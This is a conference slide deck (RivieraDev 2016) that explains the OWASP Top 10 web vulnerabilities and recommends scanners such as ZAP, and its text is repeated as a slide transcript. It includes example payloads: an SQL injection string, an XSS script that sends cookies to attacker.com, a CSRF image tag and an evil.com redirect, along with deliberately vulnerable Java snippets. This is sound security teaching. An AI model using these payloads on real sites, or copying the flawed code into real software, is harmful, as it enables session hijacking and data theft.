SUMANTH DAMARLA
@Sumanth_Damarla
Mozilla Rep
Mozilla Tech Speaker
OWASP TOP 10

INJECTION
INJECTION
Injection flaws, such as SQL, OS, and LDAP
injection occur when untrusted data is sent
to an interpreter as part of a command or
query. The attacker’s hostile data can trick
the interpreter into executing unintended
commands or accessing data without proper
authorization.
EXAMPLES
Scenario #1: The application uses untrusted data in the construction of the following vulnerable
SQL call:
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") +
"'";
In this cases, the attacker modifies the ‘id’ parameter value in her browser to send: ' or '1'='1. For
example:
http://example.com/app/accountView?id=' or '1'='1
This changes the meaning of the query to return all the records from the accounts table. More
dangerous attacks could modify data or even invoke stored procedures.
HACKER GOALS
➔Information Leakage
➔Disclosure of data
➔Manipulation of stored data
➔Bypassing Authorisation Controls

Broken Authentication and Session Management
Application functions related to
authentication and session management are
often not implemented correctly, allowing
attackers to compromise passwords, keys, or
session tokens, or to exploit other
implementation flaws to assume other users’
identities.
EXAMPLES
Scenario #1: Airline reservations application supports URL rewriting, putting session IDs in the URL:
http://example.com/sale/saleitems?sessionid=268544541&dest=Hawaii
An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without
knowing he is also giving away his session ID. When his friends use the link they will use his session and credit
card.
Scenario #2: Application’s timeouts aren’t set properly. User uses a public computer to access site. Instead of
selecting “logout” the user simply closes the browser tab and walks away. Attacker uses the same browser an hour
later, and that browser is still authenticated.
HACKER GOALS
➔Undermined authorization and accountability controls
➔Cause privacy violation
➔Identity Theft

Cross-Site Scripting (XSS)
XSS flaws occur whenever an application takes
untrusted data and sends it to a web browser
without proper validation or escaping. XSS
allows attackers to execute scripts in the
victim’s browser which can hijack user
sessions, deface web sites, or redirect the
user to malicious sites.
EXAMPLES
The application uses untrusted data in the construction of the following HTML snippet without validation or
escaping:
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
The attacker modifies the 'CC' parameter in their browser to:
'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi ?foo='+document.cookie</script>'.
This causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s
current session.
HACKER GOALS
➔Cookie Stealing
➔Alert pop-up on page
➔Redirecting to another website/page/phishing site.
➔Executing browser exploits.
Insecure Direct Object References
A direct object reference occurs when a
developer exposes a reference to an internal
implementation object, such as a file,
directory, or database key. Without an access
control check or other protection, attackers
can manipulate these references to access
unauthorized data.

EXAMPLE
The application uses unverified data in a SQL call that is accessing account information:
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt = connection.prepareStatement(query , … );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
The attacker simply modifies the ‘acct’ parameter in their browser to send whatever account number they want. If
not verified, the attacker can access any user’s account, instead of only the intended customer’s account.
http://example.com/app/accountInfo?acct=notmyacct
Security Misconfiguration
Good security requires having a secure
configuration defined and deployed for the
application, frameworks, application server,
web server, database server, and platform.
Secure settings should be defined,
implemented, and maintained, as defaults are
often insecure. Additionally, software should
be kept up to date.
EXAMPLES
Scenario #1: The app server admin console is automatically installed and
not removed. Default accounts aren’t changed. Attacker discovers the
standard admin pages are on your server, logs in with default passwords,
and takes over.
Scenario #2: App server comes with sample applications that are not
removed from your production server. Said sample applications have well
known security flaws attackers can use to compromise your server.
Sensitive Data Exposure
Many web applications do not properly protect
sensitive data, such as credit cards, tax IDs,
and authentication credentials. Attackers may
steal or modify such weakly protected data to
conduct credit card fraud, identity theft, or
other crimes. Sensitive data deserves extra
protection such as encryption at rest or in
transit, as well as special precautions when
exchanged with the browser.
EXAMPLES
Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption.
However, this means it also decrypts this data automatically when retrieved, allowing an SQL injection flaw to
retrieve credit card numbers in clear text. The system should have encrypted the credit card numbers using a public
key, and only allowed back-end applications to decrypt them with the private key.
Scenario #2: A site simply doesn’t use SSL for all authenticated pages. Attacker simply monitors network traffic
(like an open wireless network), and steals the user’s session cookie. Attacker then replays this cookie and hijacks
the user’s session, accessing the user’s private data.
Missing Function Level Access Control
Most web applications verify function level
access rights before making that functionality
visible in the UI. However, applications need to
perform the same access control checks on the
server when each function is accessed. If
requests are not verified, attackers will be able
to forge requests in order to access
functionality without proper authorization.
EXAMPLES
Scenario #1: The attacker simply force browses to target URLs. The following URLs require
authentication. Admin rights are also required for access to the admin_getappInfo page.
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
If an unauthenticated user can access either page, that’s a flaw. If an authenticated, non-admin, user is
allowed to access theadmin_getappInfo page, this is also a flaw, and may lead the attacker to more
improperly protected admin pages.

Cross-Site Request Forgery (CSRF)
A CSRF attack forces a logged-on victim’s browser
to send a forged HTTP request, including the
victim’s session cookie and any other
automatically included authentication
information, to a vulnerable web application.
This allows the attacker to force the victim’s
browser to generate requests the vulnerable
application thinks are legitimate requests from
the victim.
EXAMPLE
The application allows a user to submit a state changing request that does not include anything secret.
For example:
http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243
So, the attacker constructs a request that will transfer money from the victim’s account to the
attacker’s account, and then embeds this attack in an image request or iframe stored on various sites
under the attacker’s control:
<img
src="http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
Using Components with Known Vulnerabilities
Components, such as libraries, frameworks, and
other software modules, almost always run with
full privileges. If a vulnerable component is
exploited, such an attack can facilitate serious
data loss or server takeover. Applications using
components with known vulnerabilities may
undermine application defenses and enable a range
of possible attacks and impacts.
EXAMPLE
Heartbleed
Unvalidated Redirects and Forwards
Web applications frequently redirect and
forward users to other pages and websites,
and use untrusted data to determine the

destination pages. Without proper validation,
attackers can redirect victims to phishing or
malware sites, or use forwards to access
unauthorized pages.
EXAMPLES

Scenario #1: The application has a page called “redirect.jsp” which
takes a single parameter named “url”. The attacker crafts a
malicious URL that redirects users to a malicious site that performs
phishing and installs malware.
http://www.example.com/redirect.jsp?url=evil.com
Open Web App Security tools
GRABBER
Grabber is a web application scanner.
Basically it detects some kind of
vulnerabilities in your website. Grabber is
simple, not fast but portable and really
adaptable. This software is designed to scan
small websites such as personals, forums etc.
absolutely not big application: it would take
too long time and flood your network.
It can detect the following vulnerabilities:
➔ Cross site scripting
➔ SQL injection
➔ File inclusion
➔ JS source code analyzer
➔ Backup file check
VEGA Vulnerability Scanner

It can detect the following vulnerabilities
➔ Cross Site Scripting (XSS)
➔ SQL Injection
➔ Directory Traversal
➔ URL Injection
➔ Error Detection
➔ File Uploads
➔ Sensitive Data Discovery
Zed Attack Proxy(ZAP)

ZAP Features
➔Open source Cross platform
➔Easy to install (just requires java 1.7)
➔Completely free (no paid for 'Pro' version)
➔Ease of use a priority
➔Comprehensive help pages
➔Fully internationalized Translated into a dozen languages
➔Community based, with involvement actively encouraged
➔Under active development by an international team of volunteers
ZAP Functionality
➔Intercepting Proxy
➔Traditional and AJAX spiders
➔Automated scanner
➔Passive scanner
➔Forced browsing
➔Fuzzer
➔Dynamic SSL certificates
➔Smartcard and Client Digital Certificates support
➔Authentication and session support
➔Powerful REST based API
➔Automatic updating option
➔Integrated and growing marketplace of add-ons
Thank you!
@Sumanth_Damarla
Securing the Web @RivieraDev2016

Securing the Web @RivieraDev2016

  • 2.
  • 6.
  • 7.
  • 8.
    INJECTION Injection flaws, suchas SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker’s hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
  • 9.
    EXAMPLES Scenario #1: Theapplication uses untrusted data in the construction of the following vulnerable SQL call: String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'"; In this cases, the attacker modifies the ‘id’ parameter value in her browser to send: ' or '1'='1. For example: http://example.com/app/accountView?id=' or '1'='1 This changes the meaning of the query to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.
  • 10.
    HACKER GOALS ➔Information Leakage ➔Disclosureof data ➔Manipulation of stored data ➔Bypassing Authorisation Controls
  • 11.
    Broken Authentication andSession Management
  • 13.
    Broken Authentication andSession Management Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users’ identities.
  • 14.
    EXAMPLES Scenario #1: Airlinereservations application supports URL rewriting, putting session IDs in the URL: http://example.com/sale/saleitems?sessionid=268544541&dest=Hawaii An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID. When his friends use the link they will use his session and credit card. Scenario #2: Application’s timeouts aren’t set properly. User uses a public computer to access site. Instead of selecting “logout” the user simply closes the browser tab and walks away. Attacker uses the same browser an hour later, and that browser is still authenticated.
  • 15.
    HACKER GOALS ➔Undermined authorizationand accountability controls ➔Cause privacy violation ➔Identity Theft
  • 16.
  • 17.
    Cross-Site Scripting (XSS) XSSflaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim’s browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
  • 18.
    EXAMPLES The application usesuntrusted data in the construction of the following HTML snippet without validation or escaping: (String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>"; The attacker modifies the 'CC' parameter in their browser to: '><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi ?foo='+document.cookie</script>'. This causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s current session.
  • 19.
    HACKER GOALS ➔Cookie Stealing ➔Alertpop-up on page ➔Redirecting to another website/page/phishing site. ➔Executing browser exploits.
  • 20.
  • 21.
    Insecure Direct ObjectReferences A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
  • 22.
    EXAMPLE The application usesunverified data in a SQL call that is accessing account information: String query = "SELECT * FROM accts WHERE account = ?"; PreparedStatement pstmt = connection.prepareStatement(query , … ); pstmt.setString( 1, request.getParameter("acct")); ResultSet results = pstmt.executeQuery( ); The attacker simply modifies the ‘acct’ parameter in their browser to send whatever account number they want. If not verified, the attacker can access any user’s account, instead of only the intended customer’s account. http://example.com/app/accountInfo?acct=notmyacct
  • 23.
  • 24.
    Security Misconfiguration Good securityrequires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
  • 25.
    EXAMPLES Scenario #1: Theapp server admin console is automatically installed and not removed. Default accounts aren’t changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over. Scenario #2: App server comes with sample applications that are not removed from your production server. Said sample applications have well known security flaws attackers can use to compromise your server.
  • 26.
  • 27.
    Sensitive Data Exposure Manyweb applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
  • 28.
    EXAMPLES Scenario #1: Anapplication encrypts credit card numbers in a database using automatic database encryption. However, this means it also decrypts this data automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text. The system should have encrypted the credit card numbers using a public key, and only allowed back-end applications to decrypt them with the private key. Scenario #2: A site simply doesn’t use SSL for all authenticated pages. Attacker simply monitors network traffic (like an open wireless network), and steals the user’s session cookie. Attacker then replays this cookie and hijacks the user’s session, accessing the user’s private data.
  • 29.
    Missing Function LevelAccess Control
  • 30.
    Missing Function LevelAccess Control Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
  • 31.
    EXAMPLES Scenario #1: Theattacker simply force browses to target URLs. The following URLs require authentication. Admin rights are also required for access to the admin_getappInfo page. http://example.com/app/getappInfo http://example.com/app/admin_getappInfo If an unauthenticated user can access either page, that’s a flaw. If an authenticated, non-admin, user is allowed to access theadmin_getappInfo page, this is also a flaw, and may lead the attacker to more improperly protected admin pages.
  • 32.
  • 33.
    Cross-Site Request Forgery(CSRF) A CSRF attack forces a logged-on victim’s browser to send a forged HTTP request, including the victim’s session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim’s browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
  • 34.
    EXAMPLE The application allowsa user to submit a state changing request that does not include anything secret. For example: http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243 So, the attacker constructs a request that will transfer money from the victim’s account to the attacker’s account, and then embeds this attack in an image request or iframe stored on various sites under the attacker’s control: <img src="http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#" width="0" height="0" />
  • 35.
    Using Components withKnown Vulnerabilities
  • 36.
    Using Components withKnown Vulnerabilities Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
  • 37.
  • 38.
  • 39.
    Unvalidated Redirects andForwards Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.
  • 40.
    EXAMPLES Scenario #1: Theapplication has a page called “redirect.jsp” which takes a single parameter named “url”. The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware. http://www.example.com/redirect.jsp?url=evil.com
  • 41.
    Open Web AppSecurity tools
  • 42.
    GRABBER Grabber is aweb application scanner. Basically it detects some kind of vulnerabilities in your website. Grabber is simple, not fast but portable and really adaptable. This software is designed to scan small websites such as personals, forums etc. absolutely not big application: it would take too long time and flood your network.
  • 43.
    It can detectthe following vulnerabilities: ➔ Cross site scripting ➔ SQL injection ➔ File inclusion ➔ JS source code analyzer ➔ Backup file check
  • 44.
  • 45.
    It can detectthe following vulnerabilities ➔ Cross Site Scripting (XSS) ➔ SQL Injection ➔ Directory Traversal ➔ URL Injection ➔ Error Detection ➔ File Uploads ➔ Sensitive Data Discovery
  • 46.
  • 47.
    ZAP Features ➔Open sourceCross platform ➔Easy to install (just requires java 1.7) ➔Completely free (no paid for 'Pro' version) ➔Ease of use a priority ➔Comprehensive help pages ➔Fully internationalized Translated into a dozen languages ➔Community based, with involvement actively encouraged ➔Under active development by an international team of volunteers
  • 48.
    ZAP Functionality ➔Intercepting Proxy ➔Traditionaland AJAX spiders ➔Automated scanner ➔Passive scanner ➔Forced browsing ➔Fuzzer ➔Dynamic SSL certificates ➔Smartcard and Client Digital Certificates support
  • 49.
    ➔Authentication and sessionsupport ➔Powerful REST based API ➔Automatic updating option ➔Integrated and growing marketplace of add-ons
  • 51.